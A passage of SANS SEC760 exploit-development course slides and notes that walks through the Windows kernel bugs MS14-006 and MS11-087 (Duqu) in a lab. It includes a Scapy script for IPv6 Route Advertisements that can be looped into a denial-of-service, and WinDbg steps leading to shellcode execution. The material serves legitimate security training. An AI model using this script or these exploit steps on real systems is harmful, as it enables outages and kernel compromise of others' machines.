  - In Kali, run Wireshark to record the IPv6 Route Advertisement
  - When the breakpoint is hit, look at the pointer returned from the call to `ExAllocatePoolWithTag()` and compare it to the Wireshark data

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Examining MS14-006 (2)


On this slide are several hints to point you in the right direction.

- Set up a Kernel debugging session to your VM
- Check to see whether or not "Security Update for Microsoft Windows (KB2904659) is installed, and uninstall if so...
- In IDA, locate the instruction after the call to `ExAllocatePoolWithTag()` from within the `Ipv6pUpdateSitePrefix()` function and set a breakpoint
- On your Kali VM, write a Scapy script that performs an IPv6 Route Advertisement to trigger the breakpoint
- In Kali, run Wireshark to record the IPv6 Route Advertisement
- When the breakpoint is hit, look at the pointer returned from the call to `ExAllocatePoolWithTag()` and compare it to the Wireshark data

## BP 1 in Ipv6pUpdateSitePrefix()

The solution starts with this slide!

- Go to the unpatched tcpip.sys file in IDA
  - \*\*Note that you may need to analyze the tcpip.sys from your VM as the version and therefore the offsets may be different than the one supplied in your 760.3 folder
  - The arrow points to the line after the call to ExAllocatePoolWithTag()



- The circle shows the offset +141 which is where we set our BP

Sec760 Advanced Exploit Development for Penetration Testers

### BP 1 in Ipv6pUpdateSitePrefix()

This slide starts the walk through of confirming the bug addressed by MS14-006. The walk through was performed on a Windows 8.0 x64 VM. First, in IDA, open up the unpatched tcpip.sys file. Note that your offsets may be different than the ones shown in the slide depending on the Windows version you are using and the version of tcpip.sys. You may need to disassemble the tcpip.sys file from your target VM in order to find the appropriate offsets.

On this slide is the block of code inside of the tcpip!Ipv6pUpdateSitePrefix function that contains the instruction “call cs:\_\_imp\_ExAllocatePoolWithTag.” This function is responsible for allocating memory in the Kernel Pool. Specifically, this call to the function allocates the memory to store the IPv6 prefix address associated with Route Advertisements. On the version of tcpip.sys being used by this 64-bit Windows 8.0 VM, the offset +141 holds the instruction “test rax, rax” which immediately follows the call to ExAllocatePoolWithTag(). We want to use this as a breakpoint as RAX will hold a pointer to the allocation.

## BP 2 in Ipv6pUpdateSitePrefix()

- Go to the block immediately below the previous block in IDA
  - After doing some quick reversing, we saw that the xmm0 register contained the IPv6 Prefix to be copied to the new Pool allocation



```
lock inc dword ptr [rsi+88h]
movups xmm0, [rsp+88h+var_58]
mov [rax+10h], rsi
mov [rax+18h], ebp
mov [rax+1Ch], r14d
mov [rax+20h], r13b
movdqu xmmword ptr [rax+22h], xmm0
mov rcx, [rdi+8]
mov [rax], rdi
mov [rax+8], rcx
cmp [rcx], rdi
jnz short loc_8C88A
```

Ipv6pUpdateSitePrefix+161

- Set a breakpoint at this offset

Sec760 Advanced Exploit Development for Penetration Testers

### BP 2 in Ipv6pUpdateSitePrefix()

Take a look at the block of code that immediately follows the block from the previous slide. Once the Kernel Pool allocation is made, it is this block of code that writes the appropriate data by referencing RAX. Specifically, at offset +161 is the instruction “movdqu xmmword ptr [rax+22h], xmm0.” The register xmm0 holds the IPv6 prefix received in the Route Advertisement. This was confirmed through reversing and debugging and will be shown shortly on the slides.

## Setting the Breakpoints in WinDbg

- We now set the breakpoints in WinDbg

```
nt!DbgBreakPointWithStatus:
fffff802`28059cf0 cc  int  3
kd> bp tcpip!Ipv6pUpdateSitePrefix+141
kd> bp tcpip!Ipv6pUpdateSitePrefix+161
kd> bl
0 e fffff880`01b4f84 tcpip!Ipv6pUpdateSitePrefix+0x141
1 e fffff880`01b4f86 tcpip!Ipv6pUpdateSitePrefix+0x161
kd> g
```

- Our next step is to create a Scapy script to trigger the breakpoints
- Remember that your offset may differ

Sec760 Advanced Exploit Development for Penetration Testers

### WinDbg Breakpoint

On this slide we are simply setting the breakpoints for the aforementioned offsets in WinDbg. You must first have an active Kernel debugging session and then force a break.

```
nt!DbgBreakPointWithStatus:
fffff802`28059cf0 cc  int  3
kd> bp tcpip!Ipv6pUpdateSitePrefix+141
kd> bp tcpip!Ipv6pUpdateSitePrefix+161
kd> bl
0 e fffff880`01b4f84 tcpip!Ipv6pUpdateSitePrefix+0x141
1 e fffff880`01b4f86 tcpip!Ipv6pUpdateSitePrefix+0x161
kd> g
```

Now that we have set and confirmed our breakpoints, we allow the OS to continue running. We will next need to write a short Scapy script to trigger the breakpoints. Again, remember that your offsets may differ due to the OS you are using or the version of tcpip.sys.



## Scapy Script to Hit Breakpoint

- On your Kali Linux VM or whatever you brought that has a newer version of Scapy, create this script:

```
from scapy.all import *

pkt = Ether() \
    /IPv6() \
    /ICMPv6ND_RA() \
    /ICMPv6NDOptPrefixInfo(prefix=RandIP6(), prefixlen=64) \
    /ICMPv6NDOptSrcLLAddr(lladdr=RandMAC("00:00:0c"))

sendp(pkt, count=1)
```

- You will need to run this, allowing it to hit your Windows 8.0 or Windows 7 VM

Sec760 Advanced Exploit Development for Penetration Testers

### Scapy Script to Hit Breakpoint

This slide contains a simple Scapy script covered in the SANS SEC660 course. It sends out an ICMPv6 Route Advertisement with a random prefix and a random MAC address. Create this script on your Kali VM, or whatever system you are using with a recent version of Scapy. Note that the last line contains the statement, "count=1." In the script covered in SANS SEC660, the is instead, "loop=1" which causes nonstop packets to be sent out, driving CPU utilization on vulnerable systems to 100%. We are setting the count to 1 in order to capture a single packet with Wireshark and confirm the information from inside of WinDbg.

```
from scapy.all import *
```

```
pkt = Ether() \
    /IPv6() \
    /ICMPv6ND_RA() \
    /ICMPv6NDOptPrefixInfo(prefix=RandIP6(), prefixlen=64) \
    /ICMPv6NDOptSrcLLAddr(lladdr=RandMAC("00:00:0c"))
```

```
sendp(pkt, count=1)
```

## Startup Wireshark to Capture IPv6

- We want to have Wireshark capture our IPv6 ICMP IPv6 Route Advertisement
- In Kali, start up Wireshark, select the appropriate interface, and apply the following filter:

Filter: icmpv6.type==134

- This will capture only IPv6 Route Advertisements
- Next, execute your Scapy script to trigger the breakpoint

Sec760 Advanced Exploit Development for Penetration Testers

### Start up Wireshark to Capture IPv6

Now that the script is ready to go, we want to run Wireshark to capture the Route Advertisement packet. In Kali, or whatever system you are using, start up Wireshark and start sniffing on the appropriate interface. As shown on the slide, use the filter "icmpv6.type==134." Exclude the period used for punctuation. This filter will cause Wireshark to only show us IPv6 Route Advertisement packets (type #134). Once applied, ensure that the target VM is running from inside of WinDbg and that Wireshark is sniffing. When ready, execute the Scapy script.

## Our Packet in Wireshark

- After executing the script, the following packet shows up in Wireshark

```
fe80::20c:29ff:feaf:8056 ff02::1 ICMPv6 110
Router Advertisement from 00:00:0c:59:d1:d7
ICMPv6 Option
(Prefix information : 7635:d9b2:35:bde7 3b16:1c74:.../64)
```

- Our breakpoint is hit in WinDbg and we record the pointer to the allocation in RAX, then continue...

```
Breakpoint 0 hit
tcpip!Ipv6pUpdateSitePrefix+0x141:
fffff880`01b4f849 4885c0 test rax,rax
kd> r rax
rax= fffffa800dbd7360
```

Record the address in RAX

Sec760 Advanced Exploit Development for Penetration Testers

### Our Packet in Wireshark

After executing the Scapy script, a single packet should appear in Wireshark. The following output is the packet summary information that appeared in this author's Wireshark session, as well as a snippet of output from the packet showing the IPv6 Option for the IPv6 Prefix.

```
fe80::20c:29ff:feaf:8056 ff02::1 ICMPv6 110 Router Advertisement from
00:00:0c:59:d1:d7
```

```
ICMPv6 Option (Prefix information : 7635:d9b2:35:bde7:3b16:1c74:.../64)
```

At this point, if you look at WinDbg, the first breakpoint should have been reached.

```
Breakpoint 0 hit
tcpip!Ipv6pUpdateSitePrefix+0x141:
fffff880`01b4f849 4885c0 test rax,rax
kd> r rax
rax= fffffa800dbd7360
```

Shown in RAX should be the pointer to the allocation in the Kernel Pool to store the IPv6 Prefix address. We will confirm this next.



## Validating the IPv6 Prefix in Memory

- The data being copied from xmm0 to RAX+22h matches the IPv6 prefix from Wireshark!

```
kd> g
Breakpoint 1 hit
tcpip!Ipv6pUpdateSitePrefix+0x161:
fffff880`01b4f869 movdqu xmmword ptr [rax+22h],xmm0
kd> r xmm0:uq
xmm0=0000000000000000 e7bd3500b2d93576
kd> t
tcpip!Ipv6pUpdateSitePrefix+0x166:
fffff880`01b4f86e 488b4f08 mov rcx,qword ptr [rdi+8]
kd> dq rax+22h 11
fffffa80`0dbd7382 e7bd3500`b2d93576

ICMPv6 Option #WIRESHARK OUTPUT
(Prefix information : 7635:d9b2:35:bde7 3b16:1c74:.../64)
```

The prefix matches!  
Don't forget to  
reverse the order  
shown in WinDbg.

### Validating the IPv6 Prefix in Memory

We first allow the debugger to continue which instantly hits the next breakpoint. This is the instruction that will write the IPv6 prefix to the chunk in memory.

```
kd> g
Breakpoint 1 hit
tcpip!Ipv6pUpdateSitePrefix+0x161:
fffff880`01b4f869 movdqu xmmword ptr [rax+22h],xmm0
```

We next display the value held in xmm0, then allow the single instruction to execute, and finally confirm the write to the offset from RAX.

```
kd> r xmm0:uq
xmm0=0000000000000000 e7bd3500b2d93576
kd> t
tcpip!Ipv6pUpdateSitePrefix+0x166:
fffff880`01b4f86e 488b4f08 mov rcx,qword ptr [rdi+8]
kd> dq rax+22h 11
fffffa80`0dbd7382 e7bd3500`b2d93576
```

As shown on the slide, when comparing the prefix from memory to what we saw in Wireshark, it's a match! Don't forget to reverse the byte order from what is stored in memory in little endian format.



## If You Have Time...

- Feel free to change the count variable in the Scapy script to a higher number and validate the Kernel Pool allocations
- ...or, you can replace the count=1 with loop=1 to see the system resources spike up to near 100% \*\*Note Windows 8 may get a BSOD
- You can then apply the patch and validate the code that limits the number of stored prefixes
- Confirm that the bug is not addressed on Windows 7

Sec760 Advanced Exploit Development for Penetration Testers

### If you have time...

If you have additional time you may continue to work with this bug by performing any of the following:

- Feel free to change the count variable in the Scapy script to a higher number and validate the Kernel Pool allocations
- ...or, you can replace the count=1 with loop=1 to see the system resources spike up to near 100% \*\*Note Windows 8 may get a BSOD
- You can then apply the patch and validate the code that limits the number of stored prefixes
- Confirm that the bug is not addressed on Windows 7

## Exercise: MS14-006 – The Point

---

- To confirm the results from the patch diff against MS14-006 from 760.3
- To trigger the bug and verify IPv6 Address Prefix storage in the Kernel Pool in association with Route Advertisements
- To continue building skills with debugging and reversing objects in the Windows Kernel

See760 Advanced Exploit Development for Penetration Testers

### **Exercise: MS14-006 – The Point**

The purpose of this exercise was to confirm the bug addressed in MS14-006 and further improve skill with reversing and debugging in Kernel space.

## Duqu (MS11-087)

- If you have time, start working through this section
- MS11-087 – TrueType Font Parsing Vulnerability

*"A remote code execution vulnerability exists in the Windows kernel due to improper handling of a specially crafted TrueType font file. The vulnerability could allow an attacker to run code in kernel-mode and then install programs; view, change, or delete data; or create new accounts with full administrative rights."*

<http://technet.microsoft.com/en-us/security/bulletin/ms11-087>

### Duqu (MS11-087)

If you have time during the day, or even after class, spend some time taking a look at this particular Kernel vulnerability used by Duqu.

#### MS11-087 – TrueType Font Parsing Vulnerability

*"A remote code execution vulnerability exists in the Windows kernel due to improper handling of a specially crafted TrueType font file. The vulnerability could allow an attacker to run code in kernel-mode and then install programs; view, change, or delete data; or create new accounts with full administrative rights."*

<http://technet.microsoft.com/en-us/security/bulletin/ms11-087>

## The Duqu Trojan

- Malware that exploited a 0-day Windows Kernel flaw and contained a command & control channel
- Shared much of the same code as Stuxnet
- Initially sent via malformed MS Word documents to targeted organizations
- Communicated directly to a C&C server in various countries, or if lacking Internet access, bridging through other infected systems
- Lots of great research by CrySyS Lab, Kaspersky, Symantec, and other organizations


Sec760 Advanced Exploit Development for Penetration Testers

### The Duqu Trojan

The infamous Duqu Trojan was an example of a malware specimen that used a 0-day Windows Kernel vulnerability to set up a command & control channel. It was believed to be state-sponsored and shared much of the same functionality as Stuxnet. The payload was initially sent via a malformed Microsoft Word document to targeted organizations. Once a system was infected it communicated to various command & control servers. If its ability to communicate with these servers was not possible, it would continue to infect other systems. There was great research performed by the CrySyS Lab at <http://www.crysys.hu/>, as well as Kaspersky at [http://www.kaspersky.com/about/press/major\\_malware\\_outbreaks/duqu](http://www.kaspersky.com/about/press/major_malware_outbreaks/duqu), and Symantec at [http://www.symantec.com/connect/w32\\_duqu\\_precursor\\_next\\_stuxnet](http://www.symantec.com/connect/w32_duqu_precursor_next_stuxnet).



## Symantec's Duqu Diagram



[http://www.symantec.com/connect/w32-duqu\\_status-updates\\_installer-zero-day-exploit](http://www.symantec.com/connect/w32-duqu_status-updates_installer-zero-day-exploit)

Sec760 Advanced Exploit Development for Penetration Testers

### Symantec's Duqu Diagram

On this slide is a diagram published by Symantec at [http://www.symantec.com/connect/w32-duqu\\_status-updates\\_installer-zero-day-exploit](http://www.symantec.com/connect/w32-duqu_status-updates_installer-zero-day-exploit). It shows the various steps performed during infection. A drop file was used with the goal of exploiting the 0-day Kernel vulnerability, executing various payloads such as the loading of custom driver files which injected code into services.exe. The decryption of the command & control component of Duqu was then performed and executed.

## The Exploit

- Duqu exploited a kernel bug:
  - Vulnerability in TrueType font parsing could allow elevation of privileges
  - <http://support.microsoft.com/kb/2639658>
  - <http://technet.microsoft.com/en-us/security/bulletin/ms11-087>
- Vulnerability is exploited by opening a malicious document or web page that embeds TrueType font files
- TTF bitmap did not have proper bounds checking when loaded into memory and resulted in an integer overflow
- Allows for the corruption of kernel heap memory
- A single byte overwrite allowed for code execution
- Must spend time gaining advanced knowledge of Microsoft GDI to walk through

Sec760 Advanced Exploit Development for Penetration Testers

### The Exploit

As mentioned, Duqu exploited a 0-day Kernel bug, affecting almost every version of Windows. The vulnerability was in the way TrueType font files were handled. There was no bounds checking on the TTF bitmap when loaded into memory, allowing for heap memory corruption. A single byte overwrite allowed for code execution by the Kernel. This particular vulnerability is a tough one to walk through as most of us are not very familiar with TTF scalar bits, glyph contours, and MS Graphics Device Interface (GDI) in general. Several researchers suggested that the author of the exploit used with Duqu may have had access to MS source code.

Some good research on the vulnerability was posted by Byoungyoung Lee at:  
<http://exploitshop.wordpress.com/2012/01/18/ms11-087-aka-duqu-vulnerability-in-windows-kernel-mode-drivers-could-allow-remote-code-execution/>

Also see: <http://www.microsoft.com/typography/tools/tools.aspx>

## Exploitation and Infection

- Duqu driver file attempts to pass itself off as an IBM ServerRAID Controller Driver
- Many other driver files were spoofed as well
- Once a system is compromised, the malware remains inactive in memory until the system is idle
- Shellcode resides in an embedded font, decrypts driver contents and loads into kernel space
- Loader driver executes main dropper to DLL inject into services.exe
- Runs installation code to decrypt and execute main module



Sec760 Advanced Exploit Development for Penetration Testers

### Exploitation and Infection

Some additional information on Duqu is as follows:

- Duqu driver file attempts to pass itself off as an IBM ServerRAID Controller Driver
- Many other driver files were spoofed as well
- Once a system is compromised, the malware remains inactive in memory until the system is idle
- Shellcode resides in an embedded font, decrypts driver contents and loads into kernel space
- Loader driver executes main dropper to DLL inject into services.exe
- Runs installation code to decrypt and execute main module

## Command and Control

- Various versions of Duqu communicated with C&C servers in various countries such as India, Belgium Vietnam, Netherlands, etc.
- Used HTTP or IPC\$ to communicate
- Used Internet Explorer's proxy settings
- Included its own HTTP server
- Could load additional DLLs from the C&C servers
- Written in Object Oriented C "OO C"
- All C&C servers wiped when Duqu was detected
- New Duqu variants found in early 2012

Sec760 Advanced Exploit Development for Penetration Testers

### Command & Control

Additional information about the command and control component of Duqu:

- Various versions of Duqu communicated with C&C servers in various countries such as India, Belgium Vietnam, Netherlands, etc.
- Used HTTP or IPC\$ to communicate
- Used Internet Explorer's proxy settings
- Included its own HTTP server
- Could load additional DLLs from the C&C servers
- Written in "OO C"
- All C&C servers wiped when Duqu was detected
- New Duqu variants found in early 2012



## Exploit Files

- In your 760.4 folder are two subfolders, "MS11-087.Fuzzer" & "MS11-087.Exploit"
- Both contain a TTF file called dexter and a Python script
- The scripts were written by Lee Ling Chuan and Chan Lee Yee, and based off of Byoungyoung Lee's Fon Fuzzer
- The Python scripts in each folder are almost the same, with the script in the exploit folder sending only the font size which triggers the bug
- Try experimenting with both and expect a blue screen when using the fuzzer script
- You will need to set up proper breakpoints and it is recommended that you use Windows 7 32-bit

Sec760 Advanced Exploit Development for Penetration Testers

### Exploit Files

In your 760.4 folder are two subfolders called "MS11-087.Fuzzer" & "MS11-087.Exploit." Each one has a Python script and a TTF font file. The fuzzers in each folder are almost identical, with the one in the Exploit folder triggering the bug with the exact font size. The scripts were written by Lee Ling Chuan and Chan Lee Yee, and based off of Byoungyoung Lee's Fon Fuzzer. The following are good references on this vulnerability and information about Windows font types and associated information:

[http://media.blackhat.com/bh-eu-12/Lee/bh-eu-12-Lee-GDI\\_Font\\_Fuzzing-WP.pdf](http://media.blackhat.com/bh-eu-12/Lee/bh-eu-12-Lee-GDI_Font_Fuzzing-WP.pdf)

[http://media.blackhat.com/bh-eu-12/Lee/bh-eu-12-Lee-GDI\\_Font\\_Fuzzing-Slides.pdf](http://media.blackhat.com/bh-eu-12/Lee/bh-eu-12-Lee-GDI_Font_Fuzzing-Slides.pdf)

<http://exploitshop.wordpress.com/2012/01/18/ms11-087-aka-duqu-vulnerability-in-windows-kernel-mode-drivers-could-allow-remote-code-execution/>

Try experimenting with each of the scripts, starting with the one located in the fuzzer folder. It is recommended that you use Windows 7 32-bit as results may vary on other OS'. You will need to set breakpoints on functions of interest. A couple of these functions are indicated on the following slides.

## Sample Exploit Demo (1)

- We must first migrate into the csrss.exe process

```
kd> !process 0 0 csrss.exe
PROCESS 8599f530 Cid: 0158 Peb:7ffdd000 ParentCid: 0150
  DirBase: 3ec96060 ObjectTable:8ba3d958 HandleCount:420
  Image: csrss.exe
```

```
kd> .process /i /p 8599f530
You need to continue execution (press 'g' <enter>) for
the context to be switched. When the debugger breaks in
again, you will be in the new process context.
Kd> g
kd> !process -1 0
PROCESS 8599f530 Cid: 0158 Peb: 7ffdd000 ParentCid:0150
  DirBase:3ec96060 ObjectTable:8ba3d958 HandleCount:419
  Image: csrss.exe
```

Sec760 Advanced Exploit Development for Penetration Testers

### Sample Exploit Demo (1)

The next couple of slides will demo the working exploit. The task of understanding the internals of this vulnerability is left to the student and is not covered in this appendix. It demonstrates another example of a real world Kernel exploit, each requiring intimate knowledge of the relative drivers, DLL's, API's, and other internals. First, open up a Kernel debugging session to a target Windows 7 32-bit system. Once connected, migrate to the csrss.exe process.

```
kd> !process 0 0 csrss.exe
PROCESS 8599f530 Cid: 0158 Peb:7ffdd000 ParentCid: 0150
  DirBase: 3ec96060 ObjectTable:8ba3d958 HandleCount:420
  Image: csrss.exe
kd> .process /i /p 8599f530
You need to continue execution (press 'g' <enter>) for the context to be
switched. When the debugger breaks in again, you will be in the new process
context.
Kd> g
kd> !process -1 0
PROCESS 8599f530 Cid: 0158 Peb: 7ffdd000 ParentCid:0150
  DirBase:3ec96060 ObjectTable:8ba3d958 HandleCount:419
  Image: csrss.exe
```

## Sample Exploit Demo (2)

- Set a hardware breakpoint on `itrp_LSW` and run the exploit
- We step a few instructions and see that EAX is pointing to `0x00000001`
- Take a look at the instruction about to execute

```
kd> ba e 1 win32k!itrp_LSW
Breakpoint 2 hit
win32k!itrp_LSW:
8240cd05 33c0 xor eax,eax
kd> p
win32k!itrp_LSW+0x49:
8240cd4e 8b86ac000000 mov eax,dword ptr [esi+0ACh]
kd> dd eax 110 EAX before
00000001 ???????? ???????? ???????? ????????
```

When the breakpoint is hit, press **p** a few times until you reach the instruction:

Sec760 Advanced Exploit Development for Penetration Testers

### Sample Exploit Demo (2)

Now that we have successfully migrated into the target process, set a hardware breakpoint on the `itrp_LSW()` function. After the breakpoint is set, allow the Kernel to continue and run the fuzzer or exploit script, depending on which one you're working with. The breakpoint should be reached. Press "p" in WinDbg a few times until you hit the instruction, "`mov eax,dword ptr [esi+0ACh]`". This instruction is loading the address of our shellcode into EAX as we will see shortly. As of now, the instruction has not executed and EAX points to `0x00000001`.

```
kd> ba e 1 win32k!itrp_LSW
Breakpoint 2 hit
win32k!itrp_LSW:
8240cd05 33c0 xor eax,eax
kd> p
win32k!itrp_LSW+0x49:
8240cd4e 8b86ac000000 mov eax,dword ptr [esi+0ACh]
kd> dd eax 110
00000001 ???????? ???????? ???????? ????????
```



## Sample Exploit Demo (3)

- Press **p** and let the instruction execute. EAX now points to our shellcode. The next instruction says "call eax"

```
kd> p
win32k!itrp_LSW+0x4f:
8240cd54 8d8e00010000    lea  ecx,[esi+100h]
kd> dd eax 110
fe55e37c  90909090 90909090 90909090 90909090
kd> t
win32k!itrp_LSW+0x55:
8240cd5a ffd0          call    eax
kd> t
fe56337c 90          nop
kd> u
fe56337c 90          nop
fe56337d 90          nop
fe56337e 90          nop
```

### Sample Exploit Demo (3)

After pressing "p" in WinDbg and allowing the previous instruction to execute, we can see that EAX now points to our NOP sled. We press "t" to single-step and see the instruction "call eax" which takes us to our shellcode.

```
kd> p
win32k!itrp_LSW+0x4f:
8240cd54 8d8e00010000    lea  ecx,[esi+100h]
kd> dd eax 110
fe55e37c  90909090 90909090 90909090 90909090
kd> t
win32k!itrp_LSW+0x55:
8240cd5a ffd0          call    eax
kd> t
fe56337c 90          nop
kd> u
fe56337c 90          nop
fe56337d 90          nop
fe56337e 90          nop
```

See if you can get to the point where you gain shellcode execution, and then work towards understanding this complex bug.



## Duqu – The Point

---

- To further analyze Kernel bugs

Sec760 Advanced Exploit Development for Penetration Testers

### **Duqu – The Point**

To further analyze Kernel bugs.

### Option 3

## MS14-040 – AFD.sys Kernel Exploit

---

- Driver bug that allowed for Kernel code execution
- Discovered by Sebastian Apelt from Siberas, and used to win one of the 2014 Pwn2Own challenges
- Patched in July, 2014
- Fantastic write-up provided by Sebastian

Sec760 Advanced Exploit Development for Penetration Testers

### MS14-040 – afd.sys Kernel Exploit

Finally, MS14-040 is a Kernel bug that was discovered by Sebastian Apelt from Siberas. He used it to win the 2014 IE11 Pwn2Own challenge at CanSecWest. The bug allowed for local privilege escalation and sandbox escape. This vulnerability is another privilege escalation affecting all versions of Windows through 8.1 and Server 2012 R2. It is also in the AFD.sys driver and uses the same HAL dispatch table overwrite and token stealing technique. The paper is a great read and moderately complex. It is in your 760.5 folder, titled "Pwn2Own\_2014\_AFD.sys\_privilege\_escalation.pdf."

Please see the following links for the Microsoft announcement and the original link to the paper:

<https://technet.microsoft.com/en-us/library/security/ms14-040.aspx>

[http://www.siberas.de/papers/Pwn2Own\\_2014\\_AFD.sys\\_privilege\\_escalation.pdf](http://www.siberas.de/papers/Pwn2Own_2014_AFD.sys_privilege_escalation.pdf)

## 760.4 Conclusion

---

- Kernel exploitation is complex and becoming more difficult to exploit
- It is worth looking at security advisories and patches to the Windows Kernel modules and driver files
- Practice, practice, practice
- Check out the appendix if you have time!

Sec760 Advanced Exploit Development for Penetration Testers

### 760.4 Conclusion

Kernel vulnerabilities and corresponding exploits can be quite complex when compared to a vulnerability such as a basic stack overflow in a user process. They are becoming increasingly more difficult to exploit due to the increase in exploit mitigations added over the years. It is highly recommended to look at security advisories and patches to Windows Kernel modules and driver files, and use this information to work on improving your understanding.

## What to Expect Tomorrow

---

- Windows Dynamic Memory
- Low Fragmentation Heap (LFH)
- Browser-based exploitation
- Use-After-Free Attacks
- Precision Heap Spraying

Sec760 Advanced Exploit Development for Penetration Testers

### **What to Expect Tomorrow**

On this slide are a sample of the primary topics we will cover in 760.5.



